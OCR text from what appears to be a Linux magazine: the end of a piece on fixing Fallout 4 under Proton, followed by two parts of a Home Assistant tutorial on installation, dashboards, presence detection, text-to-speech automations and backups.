Last things first, the hang-on-exit problem was solved, in the short term, by process-killing the running game. We did this by pressing Alt+F3 to open a virtual terminal. From here, we typed `top` to view all of the user processes on the system in Top, seeing Fallout4.exe as the first item. `killall -9 Fallout4.exe` killed the process, and pressing Alt+F7 got us back to the regular desktop. On subsequent runs of the game, we learned to close down cleanly by exiting to the main menu (rather than straight to the desktop) and quitting the game from there. Little workarounds like this are fairly common when you're running a Windows game under Proton.

Searching ProtonDB, it turned out that the sound problems we encountered are very common for *Fallout 4*. The solution was to cut and paste `WINEDLLOVERRIDES="xaudio2_7=n,b" PULSE_LATENCY_MSEC=90 %command%` into the launch options of the game. A quick jump back into the game confirmed that this had largely fixed the sound, but it took regressing to an earlier version of Proton, rather than the default experimental build, to make it work perfectly.


The mouse problem was a little bit more complicated to track down. Sure enough the suggestion, repeated over and over in ProtonDB, to add the line `bBackgroundMouse=1` to an INI file turned out to be the right one, but we initially had difficulty locating the file because it was duplicated in multiple locations, and it was impossible to figure out if what we were doing was having any effect.

Eventually, we discovered that we needed to alter the **Fallout4.ini** file located in the **compdata** folder, within the simulated **My Documents** Proton folder, rather than the identical file within the game directory itself.

At this point we customized a character and ventured out into the apocalyptic wasteland, experiencing performance that was similar to running the same game on the same hardware via the Windows partition. Success! LXF

QUICK TIP

Look for the SteamOS icon (a piston arm over a wheel) when you're looking for Linux native games on various parts of the Steam application. In addition, you can often filter by platform on a given area, even if you have to scroll around to find the filters.



Download in progress. Keep an eye on transfers like these because they can consume a lot of bandwidth, CPU time and storage.

HOME ASSISTANT

Credit: www.home-assistant.io

Make your home as smart as possible

Matt Holder, who's a bit of a clever-clogs himself, investigates the usage of Home Assistant to make your home as smart as it can be.

OUR EXPERT

Matt Holder has been a fan of the open source methodology for over two decades and uses Linux and other tools where possible.

Smart Home and Internet of Things devices have been popular for a number of years now. Unfortunately, the Internet of Things doesn't have the best name in terms of security issues, thanks to poorly coded or secured devices. How many times have we read about hardcoded administrator-level accounts being left enabled on devices? Canonical and Microsoft provide IoT platforms with security in mind.

When using commercial smart home/Internet of Things devices it's important to keep two things in mind. The first one is that of privacy. Would you be happy if a data breach caused your data to be made available to the public? The second matter is that of sustainability. What would happen if the device's manufacturer decided to discontinue the web service that the device relies on?

The sheer number of manufacturers, protocols and communication methods can make it difficult to use all of these systems in a cohesive manner. This is where *Home Assistant* (**www.home-assistant.io**) comes in. Its lengthy tagline is "Open source home automation that puts local control and privacy first". This is the perfect way to describe an amazing project, which ties together smart home devices from many manufacturers and many different protocols. *Home Assistant* will keep data on your local network wherever possible and can also integrate with third-party cloud products if required.

During this article we'll be installing *Home Assistant* and then configure it for basic operation. In part two of the series we'll discuss how to use slightly more advanced parts of the system, such as automations. Installation to both Raspberry Pi and a virtual machine is simple and both will be briefly covered below.


QUICK TIP

A huge number of smart home manufacturers are supported, including Ikea Tradfri lights, Phillips Hue and the Unifi network controller. Find out more: www.home-assistant.io/integrations.

Pi Machine

The easiest way to install a software image on to a Micro SD card is to use *Raspberry Pi Imager*. This can be downloaded from **www.raspberrypi.org/software**.

Once downloaded, insert the Micro SD card into your computer and open the tool (this may need to be opened using the `sudo` command to elevate the permissions the tool uses. Select Home Assistant from the OS section of the tool, select the Micro SD card under the Storage section and then click the Write button. It's important to select the correct storage device, otherwise the wrong device may be wiped and overwritten with *Home Assistant*.



Enter the required details to create the first user account.

Now insert the micro SD card into the Raspberry Pi and connect power and Ethernet. Within a few minutes *Home Assistant* will have booted, ready for configuration.

Virtual Machine

Alternatively, *Home Assistant* can be installed as a virtual machine (VM). VM images for *KVM*, *VirtualBox* and *VMWare Workstation* can be downloaded from the *Home Assistant* website (**www.home-assistant.io/installation/linux**). Once downloaded, follow the instructions to create the VM. Once the VM has been created, it can be switched on and within a few minutes the system will have booted and be ready for installation.

To configure *Home Assistant*, open your web browser and visit **http://homeassistant.local:8123**. If this doesn't work, then visit **http://<IP_ADDRESS>:8123** instead. The IP address can be seen by connecting a monitor or TV to the HDMI output of the Raspberry Pi, or by

looking at the console output of the virtual machine, which is running the software.

Enter the required information and choose to create the account. Once created, on the next screen enter a name for the installation, select a location on the map and select the units for temperature. On the third screen select the level of anonymised information you feel happy to share with the *Home Assistant* project. The fourth and final step of the onboarding wizard shows a list of devices that have been detected on your network. Select each one of these that you wish to configure and then enter the details that are requested. When the required components have been configured, select the Finish button to exit the wizard.


Before going any further, let's take a look at what we've achieved. First, we learned what the *Home Assistant* project is and what its goals are. Next ,we've installed the software on either a Raspberry Pi or Virtual Machine and then we completed the onboarding process to create a user account and set up items that have been discovered on the network.

Set a static IP address

The Home Assistant operating system ties a number of different things together: the OS itself, the supervisor and *Home Assistant*. The supervisor provides an environment to manage the OS, provide updates and also run containers, which can interact with *Home Assistant*. Once familiar with the software, it's likely that it'll become a permanent part of your network. Given this, it's a good idea to set a static IP address. This can be achieved by using the supervisor options.

On the left-hand side menu, open the Configuration tab. Now visit the Add-ons, Backups and Supervisor section and then select the System options. Next, select the Change option, which is next to IP address. Choose the relevant option (either IPv4 or IPv6) and change the option from DHCP to static. Enter the relevant details for the IP address, subnet mask, gateway and DNS server before saving. Once completed, wait a minute or so and then connect to the web interface again, but this time using the new details.

Navigating back to the Add-ons, Backups and Supervisor section again, the other tabs on show are Add-ons and Backups. Within the Add-ons tab, you'll see an overview of any installed Add-ons. These add-ons can be installed from the Add-on Store link and cover a wide range of things, such as AdGuard Home DNS filtering, DHCP servers, MySQL database servers and NodeRed, which can be used to interact with data from *Home Assistant*.



Select any services that are detected on the network and select them to configure.

As will be discussed shortly, extra functionality can be added to *Home Assistant* using integrations as well as add-ons. Add-ons are docker containers that the supervisor looks after and can be provided by the *Home Assistant* core team or any member of the public. Integrations are more tightly linked to *Home Assistant* and are provided as part of the core release.

The Backups tab enables snapshots to be taken, which can be used to roll back your setup, should upgrades or certain configuration changes cause the system to break. Finally, the System tab makes it possible for the Hostname to be changed as well as IP address settings, and an overview can be seen of RAM and disk usage as well as a view of the logs, for troubleshooting purposes.

Configure your setup

We'll now have a look at some of the other Configuration options. Within the Configuration menu many entries can be changed. Devices and Services are where the details are stored for the entries that were discovered during the onboarding experience (and where items added in the future can be found as well).

Within the Integrations tab a large number of other integrations can be set up. Have a look at what's on offer, to see what can be added to your installation. The Devices tab can be used to see the items on our networks that have been configured. See the boxout for details of Devices, Entities and Services (*page 65*). Areas

QUICK TIP

Home Assistant can be installed on a large number of platforms including the Raspberry Pi, Intel hardware and various Virtual Machine platforms. More information can be found at the link below: www.home-assistant.io/installation

» DEVICES, ENTITIES AND SERVICES

Home Assistant is an incredibly powerful tool and has a range of different concepts that you'll need to become familiar with to get the most from the software.

Devices represent physical items that have been configured on the network – for example, a heating thermostat or a Chromecast device. Entities represent capabilities of these devices. For example, a heating thermostat will have entities referring to whether the heating is switched on or off, what the target temperature is and what the current temperature is. A Chromecast device will have an entity associated with it, which provides media playback.

Services are used to send signals to devices or entities to make changes. For example, using the correct service a Text-To-Speech message can be sent to a Chromecast device or the heating could be turned on.

Entities have types and are named as such, TYPE.NAME. A few examples of these types are binary_sensor that represents a True/False value; sensor that represents a numerical value; switch, representing something that can be switched on and off; and media_player that provides media playback options.

QUICK TIP


The Home Assistant team provided information about how they use any anonymised information that you choose to send to them. This can be viewed here: www.home-assistant.io/integrations/analytics.

enable devices and entities to be grouped in rooms of your house.

Skipping over a number of entries, which will be discussed in a further article, we come to Dashboards. These dashboards are used to create overview pages where many types of data can be displayed.

People and zones can be used to track users. This doesn't necessarily mean tracking your household's location using GPS coordinates, but could be used to detect if a member of your family's phone is on your network or not. This could then trigger a notification to welcome them home. The final section within the Configuration panel enables general options to be changed, as well as restarting the system and viewing log entries.

On the left-hand menu, the logbook and history sections can be used to view changes over time to your entities. The Overview option is used to view the default Lovelace dashboard.



Learn the status of your Raspberry Pi Status on this dashboard.

Another useful section to introduce is the States page. This is available from Developer Tools and then selecting the States tab. Developer Tools may need to be switched on from the User settings page (accessed by selecting your name on the right-hand side). Advanced features need to be toggled on. The States tab within Developer Tools enables you to see the values for all entities. It's a quick way to see when values change. However, the screen can become confusing when there are a large number of entries on show.

The next item to talk about are the Lovelace dashboards. These will be the dashboards used to display information from your smart home. For example, part of the dashboard utilised by the author is an overview of the status of the Raspberry Pi 4, which is running *Home Assistant*. This is a useful dashboard to look at to determine if the device is overheating or is having regular power supply issues.

There are a huge number of data types that can be displayed in a Lovelace dashboard, a sample of this can be seen in the screenshot (*top right*).

Edit your dashboard

We're now going to edit a Lovelace dashboard and then add some information to it regarding the position of the sun and adding some useful shortcut buttons. This will provide an idea of the concepts required to build your own dashboards, relevant to the devices on your own network.

Lovelace is the name given to the system within *Home Assistant* that can be used to build dashboards. Multiple dashboards are supported and they can all be designed in different ways. This is incredibly useful because it means that layouts can be designed for different screen sizes.

For example, you could have one dashboard for a phone and one for a tablet. By default, *Home Assistant* will build a dashboard, which contains all items that have been added to it. A relatively recent update has meant developers are able to categorise data items. In this way dashboards become less cluttered because not all entities are included by default.

To create a new dashboard, head to the Configuration options, select Dashboards and then click the Add Dashboard button. Once a title has been added, an icon selected from the icon picker and other options have been selected accordingly, click Create. Next to the dashboard that's just been created, select the arrow icon or Open button, which will open the new dashboard.

» SMARTPHONE APPS

Interacting with *Home Assistant* via the web browser is a pleasing experience, whether using a mobile phone or larger screened device such as a laptop. The *Home Assistant* team and community also make available apps for iOS devices as well as Android. These apps integrate very well with the phone's operating system and enable the phone's sensors to be provided to Home Assistant to be displayed in the Lovelace interface.

It's also possible to design a bedtime routine where a *Home Assistant* automation will switch off your lights when your phone is charging and on silent. When a smartphone app has been registered with your *Home Assistant* installation the phone's notification system can be utilised by *Home Assistant*. For example, if the doorbell rings a *Home Assistant* registered camera can be used to take a photograph, which can then be sent via notification to your phone. In addition, the capability within notifications for the user to be asked a question can be harnessed, so that the user can easily send a response back to *Home Assistant*, which can then be acted upon.

Apps can be downloaded from the Play Store or App Store, and once opened a wizard can be followed to connect to your *Home Assistant* server.

This dashboard will contain all entities that have been added to your *Home Assistant* installation, by default. To edit the dashboard select the three dots and click the Edit option. The first time this option is selected for a dashboard, a message will be shown asking whether to start with a blank dashboard or not. Select the option and click Take Control.

At this point you'll see an empty dashboard, which is in Edit mode. Dashboards can contain multiple tabs or views and each tab can have its own name or icon, which it can be selected from. Tabs can also be set to have different modes. To edit tab options, click the pencil next to its name/icon.


Choose your view

The view type options are Masonry, Sidebar or Panel. These refer to either a system where multiple cards are spread across the screen; a sidebar that has two columns, one wider than the other; and panel mode, which enables one card to be shown on this screen. The latter is useful for something like a kiosk or tablet device. Within the tab's options the badges section can be used to add small icons at the top of the screen to display values, such as temperature or switch status.

Finally, the visibility section enables tabs to be hidden for certain users. Perhaps only power users should see the battery status of remotes, or maybe you'd rather not allow your children to be able to switch lights on or off. Change the settings as required and then select Save.

The next step in adding items to the dashboard is to add what are referred to as cards. These cards can contain a single piece of information or multiple entries. If added individually, Lovelace will automatically determine where to place them. To have further control on where the cards are placed, horizontal stack and vertical stack cards exist, which means cards can be placed next to each other in the order defined. There's also a grid card, which can be used to create a table-style view or cards.

Click the Add Card button to design the dashboard. The designer tool is split into two tabs: By Card and By Entity. By Card is used to find the sort of card you'd like to display and then when it has been selected, the entity to be displayed can be added. When using the By Entity section, you'll first search for an entity and then suitable cards are displayed. Both options achieve the same thing, but accomplish the task from different directions. The first thing that we'll add to the dashboard is the position of the sun. With the By Entity tab selected, enter sun into the search box. When Sun is displayed, select the checkbox next to it and click Continue



Our first attempt at designing a Lovelace Dashboard within Home Assistant

CREDIT: https://imgur.com/b1wdGR7

Here's just a sample of what Lovelace can do.

followed by Add to Lovelace UI.

The second thing we'll add are a series of buttons, that we can use to quickly visit another website and the configuration page of Home Assistant. Click the Add Card button and this time select the Horizontal Stack. Next, select the Button Card. On the options that appear, remove any Entity value which is auto-populated and change the Tap Action to URL. Add the Name of Linux Format and in the URL Action box enter '**www.linuxformat.co.uk**'.

Note the Hold Action option, which can be used to set a second action if the button is pressed down for a longer period of time. When the options have been selected click Save. Now edit the last card and add another button entry using the plus option. This time set the Name field to Configuration, Tap Action to Navigate and Navigation Path to /config. Finally, Save the options for the card and then exit the Dashboard's edit mode by using the cross in the top-right corner.

To experiment with the different view modes, edit the tab's settings and change the view mode. Now this has been completed your dashboard contains a card displaying the position of the sun and a couple of buttons that can be used to accomplish useful tasks. Buttons can also be used to trigger services and toggle switches. Cards also exist to graph numerical information over time, view live camera feeds, display floor plans with icons overlaid as well as many other useful tasks.

So we've installed *Home Assistant*, explained some concepts and demonstrated the concepts required to build dashboards. In next month's article we'll have a look at some more advanced concepts. In the meantime, have fun experimenting with this amazing project! LXF

HOME ASSISTANT

Credit: www.home-assistant.io

Create automations and notifications

Matt Holder investigates Home Assistant's Automations and Notifications to make our homes as "smart" as they can be.

OUR EXPERT

Matt Holder has been a fan of the open source methodology for over two decades and uses Linux and other tools where possible.

QUICK TIP

For more details on Automations, see www.home-assistant.io/docs/automation.

Home Assistant enables data from home automation equipment to be accessed from a central location. It can also access systems in the cloud, but where possible, data is kept on the local LAN. In **LXF287** we covered how to install and configure the system as well as set up a dashboard containing basic information about the weather. In part two we'll be creating regular snapshots for safety purposes, creating automations and adding users.


Blueprints is a fairly recent addition to *Home Assistant* where users can make their scripts or automations available to other users. This makes it simple for complicated automations to be made available to others with a few clicks. Blueprints can be accessed by opening the Configuration options and then selecting Blueprints. From here the blueprint "store" can be opened. For each blueprint in the list there's a button that will enable the Blueprint to be imported and configured to work with your instance.

Scenes are also accessed from the Configuration menu and allow for a collection of items to be controlled with one automation or one press of a button. For example, if you wanted a film-viewing scene setup in your living room, this feature can be used to store the states as required and then they can all be controlled in one go. To create a scene, first set everything to the values you wish to use each time the scene is used. Then create the scene by Navigating to Configuration> Automations & Scenes>Scenes>Add Scene. You can select devices from the window that loads.

Creating a scene

Scripts are similar to scenes, but can be used to store pretty much any sequential series of steps. For example, there could be a script set up to pulse lights. This script can then be accessed from multiple automations or from a button press in a Lovelace dashboard. Scripts can be set up by navigating to Configuration> Automations & Scenes>Scripts>Add Script. Within the dialog that opens, simply give the script a name and icon and then set the sequence of events that need to be carried out.

Helpers can be seen as form elements within HTML. They can be added to *Home Assistant* and the values used in automations as well as the elements being displayed on Lovelace dashboards. Helpers can take the form of on/off switches, text entry fields, number entry fields, date/time boxes, drop-down lists, counters and timers. For example, there could be a dashboard used to configure a thermostat, so that the set temperature can be edited from one location and the value used elsewhere. Add a Helper by selecting Configuration> Automations & Scenes>Helpers>Add Helper.



Scenes can be created using this interface screen.

Users can be provided within *Home Assistant* to enable multiple members of a household to have access to the same system. Accounts can be created with limited access to administrative features and certain Lovelace dashboards disabled. Users are created from within the Configuration>People and Zones>Users dialog. When creating a new user enter basic details, select whether the user can login from outside of the local network or not, and select if they should be an administrator. To limit access to dashboards, from within the dashboard in question, select the edit option, edit each tab (also known as a view) and either enable or disable for the new user accordingly.

While talking about this area of the configuration section, we should also explore People. This section is where we can set up people that we want to track.

This doesn't mean knowing exact location details for a person and can simply mean knowing when their phone joins the home's Wi-Fi. This information can then be used to welcome the person home or carry out other automations, such as turning the lights on upstairs when a person first arrives home after the sun has set. Presence detection supports a range of integrations including sending a ping packet to an IP address, GPS location via the app as well as router integrations.

Person of interest


Before setting up a new Person, we need to register a device that we can use to track them. To do so, we first need to edit the **configuration.yaml** file. YAML is a markup language that's used by *Home Assistant* and it's important to follow the style set by existing entries, otherwise the syntax will be invalid. YAML is extremely sensitive to whitespace. First of all, we need to visit Configuration>AddOns, Backups and Supervisor. Select the Add-On Store button and under the three-dots menu, select Repositories. Make sure that the Home Assistant Community repository is added and if not, add a new one with the following URL: **https://github.com/hassio-addons/repository**.

When the repository has been added, search for Studio Code Server and add it to *Home Assistant*. This will then add a *VSCode* instance to your instance and allow for the *Home Assistant* configuration file to be simply edited. The *VSCode* editor can then be launched from the AddOns page, or an icon can be added to the sidebar. Select *VSCode* and then select **configuration.yaml**. At the bottom of the file, add the following snippet of YAML, edit the `PHONE_NAME` and `IP_ADDRESS` sections and save it using the hamburger menu.

```
# Sensor to determine if phone is on network
device_tracker:
  - platform: ping
    hosts:
      PHONE_NAME: IP_ADDRESS
```

Home Assistant will now need to be restarted by clicking Configuration>Settings>Restart. Once loaded again, refresh the browser and then navigate to Configuration>People and Zones, select the person represented by our user and then under the presence detection section, select the entry that represents your phone. The default time between pings is five minutes, so your phone will need to be away from the network for at least five minutes before the status of the entity will change from 'home' to 'not_home' and vice versa.

While investigating People & Zones it's also important to discuss the difference between People and Users. Users are accounts that can be used to login to Home Assistant. People are entries used to detect that person's presence within the system. Users are added from the Users tab and require a name, username and password to be entered. Also note that the entries to determine whether the new user should be considered as an Administrator and whether they should only be allowed to login from outside the local network. Also within this configuration page is an entry for Zones and this is where map locations can be picked so that they can be used for presence-based automations.



Available updates to Home Assistant, the Supervisor and the Operating System itself are displayed at the top of the Configuration page.

Before moving on to automations, we'll need to carry out three more steps before we can use the intended items. The first thing to do will be to add a weather source to *Home Assistant*. This can be done from the Configuration>Devices and Services menu. Select Add Integration and search for weather. Select Open Weather Map and follow the instructions shown on screen (make sure to read the terms and conditions associated with the free tier of the API usage). Once completed there'll be a new set of entities associated with this integration, which can be viewed by looking at the entities page from within the integration's tile.

The second item to complete is to add any Google Nest/Home devices that are on your network. We'll use these later in the article to create auditory announcements. Again, from the Integrations page add the Google Cast integration and follow any instructions to configure it.

Finally, follow the previous steps to open the *VSCode* text editor and edit the **configuration.yaml** file. Copy in the text below and this will then configure Home

QUICK TIP

Home Assistant supports emojis in the name of automations and this makes it easy to group similar automations by using the same icon at the beginning of the names.

» THE CASE OF NABU CASA

Nabu Casa is a company that was set up by the founder of Home Assistant. It's used to provide funding to the project, by employing some of the core developers. Nabu Casa is also the name of a service that can be utilised by anybody for a small monthly fee. When registering for an account at Nabu Casa you'll be able to register your instance of Home Assistance. This then provides a seamless way to connect to your instance when away from your home network. It enables access via apps or a web browser and takes the security concerns away from opening ports on your firewall directly to a device on your network.

As well as secure remote access, it also provides a far more seamless way to link your instance with Amazon's Alexa or Google's Nest products. If registering your own instance with these services, one would need to ask questions with a prefix of "Home Assistant", whereas the Nabu Casa integration doesn't require this. Another handy feature of Nabu Casa is access to more natural-sounding TTS voices. To configure this, simply navigate to Configuration and follow the steps within the Home Assistant Cloud section.

QUICK TIP

To create custom sensors using templates, see www.home-assistant.io/integrations/template.

Assistant to be able to use Google's Text To Speech (TTS) service:

```
# Text to speech
tts:
  - platform: google_translate
```

Save the config file and then restart *Home Assistant*.


Automations for the people

We'll be creating two automations. First, to announce the weather conditions on an hourly basis; and second, to create an automation to integrate with *Telegram*, so that notifications can be received when away from home.

When configuring automations three things need to be considered: triggers, conditions and actions. Triggers are the items that cause *Home Assistant* to begin the automation. An example of a trigger may be when *Home Assistant* detects that the presence detection entity associated with a phone changes from the `not_home` to `home` state.

Conditions are used to place limits on whether the actions of an automation should be run. Using the example above, a condition could be set so that the actions are only run between the hours of 09:00 and 20:00. Finally, actions can be used to turn switches on and off, set values of helpers, send notifications and more. Using the combination from above, we could configure an automation to announce to the home, via a Google Nest Mini when somebody arrives home.

With the weather integration configured, we'll now use this information to enable us to send an hourly notification to a Google Nest/Home device with a brief overview of the temperature and any other relevant weather information. First, we'll need to note down the entity names of various weather information. This step isn't always required, but is in this instance because we'll be using templates. These enable you to create a custom value from one or more entities and, in this case, items of text. Navigate to Configuration> Devices and Services and select the link that will say something like 26 entities, which is within the **OpenWeatherMap** tile. Note down the entity names for **OpenWeatherMap temperature**, and **feels like temperature**.



All configured automations can be viewed from one location and the actions can be run, for testing purposes.

With these entity names noted down, create a new Automation at Configuration>Automations and Scenes by clicking Add Automation. Click Start with an empty automation. On the screen that opens, name the automation something descriptive. Under the triggers section, select Time Pattern from the Trigger type option and then under the Hours, Minutes and Second boxes, enter *,40 and 0 respectively. Under Conditions, add a Condition and select Time. Then set suitable days and times that the automation should run.

Actions are where we define what the automation should do. This can be anything from switching a light on, sending a verbal announcement or changing the value of a helper. First, change the Action type to Call Service and in the service box search for `tts.google_translate_say`. With this selected, under the Entity box select the relevant Google Home/Google Nest device. The message box enables a message to be typed in.

Using this method of adding an automation it isn't possible to reuse values from the OpenWeatherMap API. There are a couple of ways of tackling this issue. A template sensor could be created in the configuration file. Alternatively, at the top of the Actions section of the automation, select the three-dots icon and select Edit in YAML. Replace the text with that below (the sensor.openweather_NAME may need to be changed to match your installation):

```
service: tts.google_translate_say
data:
  entity_id: media_player.NAME_OF_DEVICE
  message: >-
    "Temperature is {{states('sensor.openweathermap_temperature')}} degrees Celsius and it feels like {{states('sensor.openweathermap_feels_like_temperature')}} degrees Celsius."
```

This YAML will call the text-to-speech service and will

» BACKING UP OUR SYSTEM

The key to making sure our home automation setups are as reliable as possible is to take regular backups. New installations of Home Assistant provide an option to restore from backup, so data recovery, should anything go wrong, is simple. Creating backups is easy from *Home Assistant* itself and is even easier using an installable add-on.

To create a one-off backup *of Home Assistant* navigate to the configuration tab on the left-hand side of the GUI and select the Add-ons, Backups and Supervisor option. When this has been selected there'll be a backup tab available and then a button to create a backup. An add-on called *Hass.io Google Drive Backup* is available from the add-on store and creates and manages backups, which are stored in Google Drive.

To install the add-on, navigate to the Add-ons, Backups and Supervisor option, select Add-Ons and then click the Add-On store button. Select the three dots in the top right-hand corner and select Repositories. Enter the following URL (**https://github.com/sabeechen/hassio-google-drive-backup**) and then click Add, followed by the cross to close the Repositories options. At the bottom of the list of Add-Ons there'll now be a new entry called Hass.io Google Drive.

Select the options to install the Add-On and to run at startup, enable the watchdog and auto-update. Once installed, select the Add-On and follow the installation wizard to authorise access to your Google account. Once authorised, investigate the other options, which will allow for backup frequency, timings and number of backups to be kept to be selected.

send a custom message, containing text and two entities to the relevant device.

Finally we'll investigate more closely the *Telegram* integration, which allows for communication outside of the local network. Not only can notifications be sent, *Home Assistant* can be configured to act on messages from *Telegram* and fire automations based on the instruction it is sent.

